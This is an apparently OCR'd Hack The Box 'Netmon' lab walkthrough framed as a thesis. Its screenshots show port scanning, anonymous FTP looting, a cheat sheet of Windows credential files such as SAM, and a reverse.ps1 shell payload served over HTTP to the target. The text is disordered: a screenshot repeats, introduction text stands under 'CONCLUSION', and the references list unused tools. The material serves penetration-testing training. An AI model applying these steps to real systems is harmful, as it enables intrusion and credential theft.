

Applications
Places
Terminal
Wed 16:29
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
Nmap 7.70 scan initiated Wed Jun 19 15:42:30 2019 as: nmap -sC -sV -oA nmap/netmon 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up (0.10s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19 12:18AM 1024 .rnd
| 02-25-19 10:15PM <DIR> inetpub
| 07-16-16 09:18AM <DIR> PerfLogs
| 02-25-19 10:56PM <DIR> Program Files
| 02-03-19 12:28AM <DIR> Program Files (x86)
| 02-03-19 08:08AM <DIR> Users
|_02-25-19 11:49PM <DIR> Windows
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -6m19s, deviation: 0s, median: -6m20s
| smb-security-mode:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
nmap/netmon.nmap
[0] 0:openvpn- 1:bash*
"htb" 16:28 19-Jun-19



Applications
Places
Terminal
Wed 16:29
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
Nmap 7.70 scan initiated Wed Jun 19 15:42:30 2019 as: nmap -sC -sV -oA nmap/netmon 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up (0.10s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19 12:18AM 1024 .rnd
| 02-25-19 10:15PM <DIR> inetpub
| 07-16-16 09:18AM <DIR> PerfLogs
| 02-25-19 10:56PM <DIR> Program Files
| 02-03-19 12:28AM <DIR> Program Files (x86)
| 02-03-19 08:08AM <DIR> Users
|_02-25-19 11:49PM <DIR> Windows
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -6m19s, deviation: 0s, median: -6m20s
| smb-security-mode:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
nmap/netmon.nmap
[0] 0:openvpn- 1:less*
"htb" 16:29 19-Jun-19



Applications Places Terminal Wed 16:33
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
root@htb:~/htb/boxes/netmon# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
[0] 0:openvpn- 1:ftp*
"htb" 16:33 19-Jun-19


Applications Places Terminal Wed 16:33
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:18AM 1024 .rnd
02-25-19 10:15PM <DIR> inetpub
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp> dir -a
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16 10:46PM <DIR> $RECYCLE.BIN
02-03-19 12:18AM 1024 .rnd
11-20-16 09:59PM 389408 bootmgr
07-16-16 09:10AM 1 BOOTNXT
02-03-19 08:05AM <DIR> Documents and Settings
02-25-19 10:15PM <DIR> inetpub
06-19-19 03:33PM 738197504 pagefile.sys
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-25-19 10:56PM <DIR> ProgramData
02-03-19 08:05AM <DIR> Recovery
02-03-19 08:04AM <DIR> System Volume Information
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp>
[0] 0:openvpn- 1:ftp*
"htb" 16:33 19-Jun-19


Applications
Places
Firefox ESR
Wed 16:34
Path Traversal Cheat Sheet: Windows — GracefulSecurity - Mozilla Firefox
New Tab
Windows LFI Files - Goo
Path Traversal Cheat Sh
https://www.gracefulsecurity.com/path-traversal-cheat-sheet-windows/
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
C:/Program Files/MySQL/my.cnf
C:/Program Files/MySQL/MySQL Server 5.0/data/hostname.err
C:/Program Files/MySQL/MySQL Server 5.0/data/mysql-bin.log
C:/Program Files/MySQL/MySQL Server 5.0/data/mysql.err
C:/Program Files/MySQL/MySQL Server 5.0/data/mysql.log
C:/Program Files/MySQL/MySQL Server 5.0/my.cnf
C:/Program Files/MySQL/MySQL Server 5.0/my.ini
C:/Program Files (x86)/Apache Group/Apache2/conf/httpd.conf
C:/Program Files (x86)/Apache Group/Apache/conf/httpd.conf
C:/Program Files (x86)/Apache Group/Apache/conf/access.log
C:/Program Files (x86)/Apache Group/Apache/conf/error.log
C:/Program Files (x86)/FileZilla Server/FileZilla Server.xml
C:/Program Files (x86)/xampp/apache/conf/httpd.conf
C:/WINDOWS/php.ini
C:/WINDOWS/Repair/SAM
C:/Windows/repair/system
C:/Windows/repair/software
C:/Windows/repair/security
C:/WINDOWS/System32/drivers/etc/hosts
C:/Windows/win.ini
C:/WINNT/php.ini
C:/WINNT/win.ini
C:/xampp/apache/bin/php.ini
C:/xampp/apache/logs/access.log
C:/xampp/apache/logs/error.log
C:/Windows/Panther/Unattend/Unattended.xml
C:/Windows/Panther/Unattended.xml
C:/Windows/debug/NetSetup.log
C:/Windows/system32/config/AppEvent.Evt
C:/Windows/system32/config/SecEvent.Evt
C:/Windows/system32/config/default.sav
C:/Windows/system32/config/security.sav
C:/Windows/system32/config/software.sav
C:/Windows/system32/config/system.sav


Applications
Places
Terminal
Wed 16:34
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
02-03-19 12:18AM 1024 .rnd
02-25-19 10:15PM <DIR> inetpub
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp> cd windows
250 CWD command successful.
ftp> get php.ini
local: php.ini remote: php.ini
200 PORT command successful.
550 The system cannot find the file specified.
ftp> cd repair
550 The system cannot find the file specified.
ftp> get System32/drivers/etc/hosts
local: System32/drivers/etc/hosts remote: System32/drivers/etc/hosts
local: System32/drivers/etc/hosts: No such file or directory
ftp> cd system32
250 CWD command successful.
ftp> cd drivers
250 CWD command successful.
ftp> cd etc
250 CWD command successful.
ftp> get hosts
local: hosts remote: hosts
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
824 bytes received in 0.11 secs (7.6631 kB/s)
ftp> cd ../../../..
250 CWD command successful.
ftp>
[0] 0:openvpn- 1:ftp*
"htb" 16:34 19-Jun-19


Applications Places Terminal Wed 16:38
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
{\rtf1\ansi\ansicpg1252\deff0\deflang1033\deflangfe1033{\fonttbl{\f0\fnil\fcharset0 Segoe UI;}}
{\colortbl ;\red0\green0\blue255;}
{\stylesheet{ Normal;}{\s1 heading 1;}{\s2 heading 2;}{\s3 heading 3;}}
{*\generator Msftedit 5.41.21.2510;}\viewkind4\uc1\pard\sa200\tx540\tx1080\tx1620\tx2160\tx2700\b\f0\fs22 IMPORTANT NOTICE\b0 (followed by LICENSE TERMS)\par
\b Diagnostic and Usage Information.\b0 Microsoft automatically collects this information over the internet, and uses it to help improve your installation, upgrade, and user experience, and the quality and security of Microsoft products and services. Consistent with these purposes, the information may be associated with your organization. Windows Server 2016 has four (4) information collection settings (Security, Basic, Enhanced, and Full), and uses the \ldblquote\b Enhanced\b0\rdblquote setting by default. This level includes information required to: (i) run our antimalware and diagnostic and usage information technologies; (ii) understand device quality, and application usage and compatibility; and (iii) identify quality issues in the use and performance of the operating system and applications.\par
\b Choice and Control:\b0 Administrators can change the level of information collection through \b Settings\b0 . For more information on diagnostic and usage information, see (aka.ms/winserverdata) and the Windows Server Privacy Statement (aka.ms/winserverprivacy).\par
\pard\nowidctlpar\sa200\qc\tx540\tx1080\tx1620\tx2160\tx2700\b **********\par
\pard\nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700 MICROSOFT SOFTWARE LICENSE TERMS\par
\pard\brdrb\brdrs\brdrw10\brsp20 \nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700 MICROSOFT WINDOWS SERVER 2016 STANDARD AND DATACENTER\par
\pard\nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700\b0 These license terms are an agreement between Microsoft Corporation (or based on where you live, one of its affiliates) and you. Please read them. They apply to the software named above, which includes the media on which you received it, if any. The terms also apply to any Microsoft:\par
\pard\nowidctlpar\fi-547\li547\sa200\tx540\tx1080\tx1620\tx2160\tx2700\'b7\tab updates,\par
\'b7\tab supplements,\par
\'b7\tab Internet-based services, and\par
\'b7\tab support services\par
\pard\nowidctlpar\sa200\tx540\tx1080\tx1620\tx2160\tx2700 for this software, unless other terms accompany those items. If so, those terms apply.\par
\b By using the software, you accept these terms. If you do not accept them, do not use the software. Instead, return it to the retailer for a refund or credit.\b0 If you cannot obtain a refund there, contact Microsoft or the Microsoft affiliate serving your country for information about Microsoft\rquote s refund policies. See (aka.ms/msoffices). In the United States and Canada, call (800) MICROSOFT or see (aka.ms/nareturns).\b\par
As described below, using some features also operates as your consent to automatic updates and the transmission of certain standard computer information for Internet-based services.\par
EVALUATION USE RIGHTS. If you acquired an evaluation version of the software, then the EVALUATION USE RIGHTS described in this section ap
license.rtf
[0] 0:openvpn- 1:less*Z
"htb" 16:38 19-Jun-19


Applications Places Terminal Wed 17:08
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
PS C:\Users> cd administrator
PS C:\Users\administrator> cd desktop
PS C:\Users\administrator\desktop> dir
Directory: C:\Users\administrator\desktop
Mode LastWriteTime Length Name
---- ------------ ------ ----
-a---- 2/2/2019 11:35 PM 33 root.txt
PS C:\Users\administrator\desktop>
pboard" or "buffer-cut")
-noutf8 don't treat text as utf-8, use old unicode
-target use the given target atom
-rmlastnl remove the last newline character if present
-version version information
-silent errors only, run in background (default)
-quiet run in foreground, show what's happening
-verbose running commentary
Report bugs to <astrand@lysator.liu.se>
root@htb:~/htb/boxes/netmon/www# cat reverse.ps1 | iconv -t UTF-16LE | base64 -w0 | xclip -selection primary
root@htb:~/htb/boxes/netmon/www# cat reverse.ps1 | iconv -t UTF-16LE | base64 -w0 | xclip -selection primary
root@htb:~/htb/boxes/netmon/www# cat reverse.ps1 | iconv -t UTF-16LE | base64 -w0 | xclip -selection clipboard
root@htb:~/htb/boxes/netmon/www#
root@htb:~/htb/boxes/netmon# cd www
root@htb:~/htb/boxes/netmon/www# pythom -m SimpleHTTPServer
-bash: pythom: command not found
root@htb:~/htb/boxes/netmon/www# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.152 - - [19/Jun/2019 16:59:16] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 16:59:50] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:00:37] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:01:06] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:01:31] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:02:07] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:02:32] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:03:09] "GET /reverse.ps1 HTTP/1.1" 200 -
10.10.10.152 - - [19/Jun/2019 17:03:33] "GET /reverse.ps1 HTTP/1.1" 200 -
[0] 0:openvpn 1:[tmux] 2:nc* 3:bash-
"htb" 17:08 19-Jun-19

CONCLUSION

In this thesis, i am going to hack the machine of **Hack The Box** which is available online for those who want to increase their skill in penetration testing and black box testing. It is retried vulnerable lab presented by **Hack the Box** for making online penetration practices according to your experience level, they have a collection of vulnerable labs as challenges from beginners to Expert level. We are going to start a new series of hack the box beginning which is designed for beginners.

Level: Intermediate

Task: find **user.txt** and **root.txt** file in the victim's machine.

Since these labs are online available therefore, they have static IP and IP of sense is **10.10.14.97**

REFERENCES

I. https://www.hackthebox.eu/

II. https://www.kali.org/

III. https://ubuntu.com/

IV. https://tools.kali.org/password-attacks/hydra

V. https://www.metasploit.com/

VI. https://www.aircrack-ng.org/doku.php?id=airmon-ng

VII. https://www.aircrack-ng.org/

VIII. https://help.ubuntu.com/lts/serverguide/httpd.html

IX. https://www.ssh.com/ssh/sshd/

X. https://nmap.org/